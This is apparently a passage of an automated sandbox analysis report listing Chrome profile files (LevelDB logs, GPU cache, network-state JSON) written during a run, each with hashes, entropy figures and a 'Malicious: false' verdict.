SHA1:	2046C98475AEBE927FA2540F6236D43720CF4F6F

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
SHA-256:	86E85A67A8FE85B21E495ADA4E6760911F8E62A657BCC5525F5F68439CDD0CF5
SHA-512:	FE715252D8D8A07338C16D0DF1CBDF3DE53D2B3B66619291D610D349F6729A8A5C6A21A7D7875A67C62A9F7D91789191F99384392501BFF3A0E125D20023D4D3
Malicious:	false
Preview:	2021/08/03-23:56:14.663 a54 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-23:56:14.664 a54 Recovering log #3.2021/08/03-23:56:14.665 a54 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.203759785748537
Encrypted:	false
SSDEEP:	6:mmRr1q2PWXp+N23iKKdKrQMxIFUtprRd+s3JZmwPrROkwOWXp+N23iKKdKrQMFLJ:51va5KkCFUtpPL3J/Pw5f5KktJ
MD5:	981314D1D77076C5C53E928314FECBFE
SHA1:	2046C98475AEBE927FA2540F6236D43720CF4F6F
SHA-256:	86E85A67A8FE85B21E495ADA4E6760911F8E62A657BCC5525F5F68439CDD0CF5
SHA-512:	FE715252D8D8A07338C16D0DF1CBDF3DE53D2B3B66619291D610D349F6729A8A5C6A21A7D7875A67C62A9F7D91789191F99384392501BFF3A0E125D20023D4D3
Malicious:	false
Preview:	2021/08/03-23:56:14.663 a54 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-23:56:14.664 a54 Recovering log #3.2021/08/03-23:56:14.665 a54 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	345
Entropy (8bit):	5.228863274347907
Encrypted:	false
SSDEEP:	6:mmRTq2PWXp+N23iKKdK7Uh2ghZIFUtprRMkZmwPrR96FkwOWXp+N23iKKdK7Uh2w:Nva5KklhHh2FUtpT/P725f5KklhHLJ
MD5:	B899451A66A679012683D6F8AC238A5A
SHA1:	AC0BCF135BD852A2C6CD9BD39E3A83A46CDD4ED7
SHA-256:	D369335112E24678AC04EBCF43E76E5C49BBA6B1D88EE537A535C042C43D6C0C
SHA-512:	6CEFE80C4FEA853BDBD86DEEB634417CC3801B13F46A617B9BB6651CD8FA13B50B70B9316776DEFB6EECC2C52EDC3EB93C0535A345C4EEBE6466AF43FFC9A1F2
Malicious:	false
Preview:	2021/08/03-23:56:14.406 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001.2021/08/03-23:56:14.409 5d4 Recovering log #3.2021/08/03-23:56:14.417 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	345
Entropy (8bit):	5.228863274347907
Encrypted:	false
SSDEEP:	6:mmRTq2PWXp+N23iKKdK7Uh2ghZIFUtprRMkZmwPrR96FkwOWXp+N23iKKdK7Uh2w:Nva5KklhHh2FUtpT/P725f5KklhHLJ
MD5:	B899451A66A679012683D6F8AC238A5A
SHA1:	AC0BCF135BD852A2C6CD9BD39E3A83A46CDD4ED7
SHA-256:	D369335112E24678AC04EBCF43E76E5C49BBA6B1D88EE537A535C042C43D6C0C
SHA-512:	6CEFE80C4FEA853BDBD86DEEB634417CC3801B13F46A617B9BB6651CD8FA13B50B70B9316776DEFB6EECC2C52EDC3EB93C0535A345C4EEBE6466AF43FFC9A1F2
Malicious:	false
Preview:	2021/08/03-23:56:14.406 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001.2021/08/03-23:56:14.409 5d4 Recovering log #3.2021/08/03-23:56:14.417 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(..... .....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.319985430507519
Encrypted:	false
SSDEEP:	6:mmRIQ+q2PWXp+N23iKKdKusNpV/2jMGIFUtprR2wgZmwPrR2wQVkwOWXp+N23iK4:Cva5KkFFUtpoZ/Poz5f5KkOJ
MD5:	55C93963DE1E8ADC8DBA8320A36C0262
SHA1:	442DB58EF67E6DF5382A747430B1BDB28EBFF3C4
SHA-256:	4AE975F83481E75900A9146C457E382F0454B081BC1C459C1DB7AE6788BE80D9
SHA-512:	590AD734B4DC6A9658EF8EE2B0CB6E2EA34D2E5D7C131E3DAD10FA5DCE1FDCF38745834D1E8F4BDDA278748BF7CC24816B0395AF842EE282257F33332CAF7A80
Malicious:	false
Preview:	2021/08/03-23:56:14.718 6b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-23:56:14.719 6b8 Recovering log #3.2021/08/03-23:56:14.719 6b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.319985430507519
Encrypted:	false
SSDEEP:	6:mmRIQ+q2PWXp+N23iKKdKusNpV/2jMGIFUtprR2wgZmwPrR2wQVkwOWXp+N23iK4:Cva5KkFFUtpoZ/Poz5f5KkOJ
MD5:	55C93963DE1E8ADC8DBA8320A36C0262
SHA1:	442DB58EF67E6DF5382A747430B1BDB28EBFF3C4
SHA-256:	4AE975F83481E75900A9146C457E382F0454B081BC1C459C1DB7AE6788BE80D9
SHA-512:	590AD734B4DC6A9658EF8EE2B0CB6E2EA34D2E5D7C131E3DAD10FA5DCE1FDCF38745834D1E8F4BDDA278748BF7CC24816B0395AF842EE282257F33332CAF7A80
Malicious:	false
Preview:	2021/08/03-23:56:14.718 6b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-23:56:14.719 6b8 Recovering log #3.2021/08/03-23:56:14.719 6b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State.o (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State.o (copy)	
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.346678526810513
Encrypted:	false
SSDEEP:	6:mmRHq2PWXp+N23iKKdKusNpqz4rRIFUtprR99ZmwPrRqskwOWXp+N23iKKdKusN9:Nva5KkmiuFUtpp/PEs5f5Kkm2J
MD5:	5A5BD3D16F99027E65AEDF12FE75F3B8
SHA1:	7844541C931CA2CD5D9B087C9333F87EA6A3551E
SHA-256:	71749CA5DE5834F47B7BB76B7F3868C3E1F42D758996B83EEEDFC3B5B1EE3FDB
SHA-512:	5A4C8A518452D2F6C771F39957E44D88DF57B1DAA02A32AE36C39B6D62D0FA6DDDE5C87E6464CDD6266A923D9BDC4B7D2C5855F7786BFFC017339C95573860C
Malicious:	false
Preview:	2021/08/03-23:56:14.778 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/03-23:56:14.779 5d4 Recovering log #3.2021/08/03-23:56:14.780 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.346678526810513
Encrypted:	false
SSDEEP:	6:mmRHq2PWXp+N23iKKdKusNpqz4rRIFUtprR99ZmwPrRqskwOWXp+N23iKKdKusN9:Nva5KkmiuFUtpp/PEs5f5Kkm2J
MD5:	5A5BD3D16F99027E65AEDF12FE75F3B8
SHA1:	7844541C931CA2CD5D9B087C9333F87EA6A3551E
SHA-256:	71749CA5DE5834F47B7BB76B7F3868C3E1F42D758996B83EEEDFC3B5B1EE3FDB
SHA-512:	5A4C8A518452D2F6C771F39957E44D88DF57B1DAA02A32AE36C39B6D62D0FA6DDDE5C87E6464CDD6266A923D9BDC4B7D2C5855F7786BFFC017339C95573860C
Malicious:	false
Preview:	2021/08/03-23:56:14.778 5d4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/03-23:56:14.779 5d4 Recovering log #3.2021/08/03-23:56:14.780 5d4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.302473821586474
Encrypted:	false
SSDEEP:	12:5VOdFqSVva5KkMFUtppVtg/PpVtl5f5KkTJ:LOHqS5a5KkUgBtctSf5Kkl

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
MD5:	F7B8D6A60AC34780ECC4516A68FE42C9
SHA1:	D7D54730900AA3AA4FB5E0F242903E794454D2B8
SHA-256:	08B976CEA33671537A148876796351FACCA8BBCFD91E72F36D91B1D5927779A7
SHA-512:	E128191E0128BDF3FEB34882E399904E1DABE1195D40A9663EFC66C83B1B5435306F09EF5E4E8E03CA994A30260326A97AF2E4B123A98895EA4ECE367D478A74
Malicious:	false
Preview:	2021/08/03-23:56:30.968 d94 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-23:56:30.970 d94 Recovering log #3.2021/08/03-23:56:30.970 d94 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.302473821586474
Encrypted:	false
SSDEEP:	12:5VOdFqSVva5KkMFUtppVtg/PpVtl5f5KkTJ:LOHqS5a5KkUgBtctSf5Kkl
MD5:	F7B8D6A60AC34780ECC4516A68FE42C9
SHA1:	D7D54730900AA3AA4FB5E0F242903E794454D2B8
SHA-256:	08B976CEA33671537A148876796351FACCA8BBCFD91E72F36D91B1D5927779A7
SHA-512:	E128191E0128BDF3FEB34882E399904E1DABE1195D40A9663EFC66C83B1B5435306F09EF5E4E8E03CA994A30260326A97AF2E4B123A98895EA4ECE367D478A74
Malicious:	false
Preview:	2021/08/03-23:56:30.968 d94 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-23:56:30.970 d94 Recovering log #3.2021/08/03-23:56:30.970 d94 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\e51dbe61-c490-4755-95f1-93767d441355.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\3757c1ef-6f4e-4818-ba54-d7e372fa630d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.954960881489904
Encrypted:	false
SSDEEP:	12:YHO8sdvBVSsB6M/BVSsBdLJlyH7E4f3K33y:YXsdvjX6gjXdL3yH7n/iy
MD5:	F4FEFEEEC722772F9DC0FCE1B52D79B5
SHA1:	00EECFA3B37113D30E7D43BE4383C540F3D93D4D
SHA-256:	D33E13C12004A700F246D8C73709114A881609D658E045D54DE36874728D07F0
SHA-512:	41E61EC89366800FD5F4DD704E53B47DE29411B9088B46349A0A350758D08569C14DCC70CF8D6A6FE6D049CB6D32F2B091153E8148A1B5857BD7AF13492071BE
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543498399332","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543498399332","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1	
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(..... .....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.208479780726077
Encrypted:	false
SSDEEP:	12:5VCkva5KkkGHArBFUtppVj/PpV65f5KkkGHAryJ:L9a5KkkGgPgB3kf5KkkGga
MD5:	9F92EF1943F368395CD4595193E7335A
SHA1:	6F9F8C60110D688CDAEE38DB7E9E6CBA6B16AC2E
SHA-256:	5E3F273123D8D012B299DF54CBF326467FEF085C1EEF3C55E9CE7DCE43B3D26B
SHA-512:	C41622F4B509DAC3E65EEAC2F0D250D15F3CEFCD2561BE7CEE7ADB176350AD5C7DFAC28591B1BE7EC727A91C05AE4A5F1A376D8961D0FDF43049AC9EE27CA17
Malicious:	false
Preview:	2021/08/03-23:56:30.731 a54 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-23:56:30.732 a54 Recovering log #3.2021/08/03-23:56:30.733 a54 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.208479780726077
Encrypted:	false
SSDEEP:	12:5VCkva5KkkGHArBFUtppVj/PpV65f5KkkGHAryJ:L9a5KkkGgPgB3kf5KkkGga
MD5:	9F92EF1943F368395CD4595193E7335A
SHA1:	6F9F8C60110D688CDAEE38DB7E9E6CBA6B16AC2E
SHA-256:	5E3F273123D8D012B299DF54CBF326467FEF085C1EEF3C55E9CE7DCE43B3D26B
SHA-512:	C41622F4B509DAC3E65EEAC2F0D250D15F3CEFCD2561BE7CEE7ADB176350AD5C7DFAC28591B1BE7EC727A91C05AE4A5F1A376D8961D0FDF43049AC9EE27CA17
Malicious:	false
Preview:	2021/08/03-23:56:30.731 a54 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-23:56:30.732 a54 Recovering log #3.2021/08/03-23:56:30.733 a54 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.954960881489904
Encrypted:	false
SSDEEP:	12:YHO8sdvBVSsB6M/BVSsBdLJlyH7E4f3K33y:YXsdvjX6gjXdL3yH7n/iy
MD5:	F4FEFEEEC722772F9DC0FCE1B52D79B5
SHA1:	00EECFA3B37113D30E7D43BE4383C540F3D93D4D
SHA-256:	D33E13C12004A700F246D8C73709114A881609D658E045D54DE36874728D07F0
SHA-512:	41E61EC89366800FD5F4DD704E53B47DE29411B9088B46349A0A350758D08569C14DCC70CF8D6A6FE6D049CB6D32F2B091153E8148A1B5857BD7AF13492071BE
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State. (copy)	
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543498399332","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543498399332","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.26147849811317
Encrypted:	false
SSDEEP:	12:5VmH+va5KkkGHArqiuFUtppVmj1/PpVmDV5f5KkkGHArq2J:Lm8a5KkkGgCgBmFmbf5KkkGg7
MD5:	0D58C6A41D82A864B6412D1656CEAD91
SHA1:	8B94D99A8CA5DB41CC760AA68F9A165EB11FA360
SHA-256:	EEE9B31B6898B3AAF2656027313A52A1087E2C923CE33C8FC5EAE903A0212CF3
SHA-512:	621C956B13F83DBD334E069DD919FBDCB7C83DC076FE42B9E300421A8672B6720F884DE264270AF3AFCE97AF0D6E39916E94D53081BA128C7A2A8F765F97DC1
Malicious:	false
Preview:	2021/08/03-23:56:30.743 91c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-23:56:30.745 91c Recovering log #3.2021/08/03-23:56:30.747 91c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.26147849811317
Encrypted:	false
SSDEEP:	12:5VmH+va5KkkGHArqiuFUtppVmj1/PpVmDV5f5KkkGHArq2J:Lm8a5KkkGgCgBmFmbf5KkkGg7
MD5:	0D58C6A41D82A864B6412D1656CEAD91
SHA1:	8B94D99A8CA5DB41CC760AA68F9A165EB11FA360
SHA-256:	EEE9B31B6898B3AAF2656027313A52A1087E2C923CE33C8FC5EAE903A0212CF3
SHA-512:	621C956B13F83DBD334E069DD919FBDCB7C83DC076FE42B9E300421A8672B6720F884DE264270AF3AFCE97AF0D6E39916E94D53081BA128C7A2A8F765F97DC1
Malicious:	false
Preview:	2021/08/03-23:56:30.743 91c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-23:56:30.745 91c Recovering log #3.2021/08/03-23:56:30.747 91c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.237877779036731
Encrypted:	false
SSDEEP:	12:oVva5KkkGHArAFUtprg/PR9I5f5KkkGHArfJ:o5a5KkkGgkgxs9Sf5KkkGgV
MD5:	B8E57BA05CB8E6548D9FEE84B78BE16C
SHA1:	19F514C069CEABFD4E8D33F493A4493CF1C1381B

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG

SHA-256:	4C1D2942BB703F8A39736CAFE97432679E9EE56731940EAE41893DC7DB24879D
SHA-512:	26D8038A4804217A58854667C1AC734AC99F067688D0B44A590E1B48E06CD5356DF8F7D8754505360DC63A9D26D03F7C5BBF5A62FBC8D32D8A80A980E179E7B
Malicious:	false
Preview:	2021/08/03-23:56:46.138 d94 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\ def\Session Storage/MANIFEST-000001.2021/08/03-23:56:46.139 d94 Recovering log #3.2021/08/03-23:56:46.140 d94 Reusing old log C:\Users\user\AppData\Lo cal\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

